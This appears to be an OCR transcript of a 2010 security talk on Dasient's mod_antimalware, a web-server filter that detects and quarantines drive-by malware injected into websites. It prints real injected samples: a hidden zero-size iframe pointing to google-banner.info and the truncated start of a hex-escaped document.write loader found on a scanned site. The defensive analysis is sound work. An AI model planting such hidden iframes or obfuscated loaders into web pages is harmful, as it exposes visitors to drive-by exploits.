
Top malware infections for the past week.

Rank	Name	Type	Discovery Date
1.	postfolkovs	JS	2010-06-22
2.	seamscreative	JS	2010-06-25
3.	gate4ads	IFRAME	2010-06-22
4.	mostrotraff	IFRAME	2010-02-17
5.	volgo-marun	IFRAME	2010-06-20
6.	webserviceaan	JS	2010-06-28
7.	construyendounacasa	JS	2010-06-25
8.	detektei-wenzel	JS	2010-06-27
9.	ouinimyou	IFRAME	2010-06-22
10.	webserviceskot	JS	2010-06-27

Infection Library Growth

Number of cataloged infections for the week

Web Based Malware



IFRAME / google-banner.info

Infection Details

Infection Library Home

MD5: fa06e95b28c95441d6c1e237c387fb42

Infection Type: IFRAME

Description: A malicious IFRAME can source in content from web pages that attempt to fingerprint and exploit a browser vulnerability or client/OS vulnerability to cause a drive-by-download. Such IFRAMEs are typically invisible to users.


Code Length: 87 bytes

Code Sample:

```
<iframe src=http://google-banner.info/ts/out.php?s
_id=1 width=0 height=0 frameborder=0>
```

Protect Yourself
Monitor Your Site
Get Started

Problem: How to Provides the Complete Lifecycle of Malware Protection for Web Sites?




e.g., “Defense-In-Depth”

Is this really a browser security problem?

Well, yes and no…

Problem: How to Provides the Complete Lifecycle of Malware Protection for Web Sites?



e.g., “Defense-In-Depth”

Is this really a browser security problem?

Well, yes and no…


Why is protecting web sites from drive-bys hard?

Need to bring “lifecycle” of protection to the web

Need to “root cause” what code on the page caused the problem

Need to be able to parse page in real time and strip out infection. (Could be coming from anywhere—file, DB, etc)

Need to do so with high performance



thejumpbeat.com/
Blacklisted on:
Google
Quick Scan Results
1 infected page
found so far
1 shown below
Dasient WAM can help:
Get help in removing these infections
Get an in-depth, FULL Scan and identify all infected pages
Frequent malware scans of your site
Immediate alerts of malware activity
Learn More
Expand each URL below to see the known or suspected malicious code on the page:
⊟ http://thejumpbeat.com/
<script
language='JavaScript'>document.write(unescape('\x3C\x69\x66\x72\x61\x6D\x65\x20\
Copyright © 2010 Dasient, Inc. All rights reserved
Corporate Home | Feedback | Privacy policy | Terms of service
Partner Center Infection Library

Detection

- Goal: Extract “root cause” of malcode

- Detection
  - Behavioral Content Extraction (active scripts)
  - Lineage computation
  - Features / Signals Analysis

Mod_antimalware Architecture



Mod_antimalware Implementation

Apache module (IIS also). Output filter.


Two versions: standard & lite (open-source)

Configuration Directives:
BlacklistRedirectUrlPrefix /index.php
QuarantinePath /index.php /html/body/p/iframe

Restart-free Reconfiguration (via Shared Memory) + Persistence


Mod_antimalware Implementation

Authentication




Quarantining Verification


Without Mod_Antimalware



With Mod_Antimalware



* - No time lag between Discover, Diagnose and Contain with Auto-Containment enabled



Future Work

(open-source projects available)

Virtual Host Support

Certificate-based mutual authentication

Automatic deployment of quarantining directives

Where to learn more

- Dasient Home Page / Blog / Twitter:
  www.dasient.com
  blog.dasient.com
  twitter.com/dasient
- Neil's Home Page:
  www.neildaswani.com
- Stanford Security Certification Program:
  http://bit.ly/90zR1y

Where to learn more

Foundations of Security:
What Every Programmer To Know
by Neil Daswani, Christoph Kern, and
Anita Kesavan (ISBN 1590597842)

Book web site: learnsecurity.com/ntk

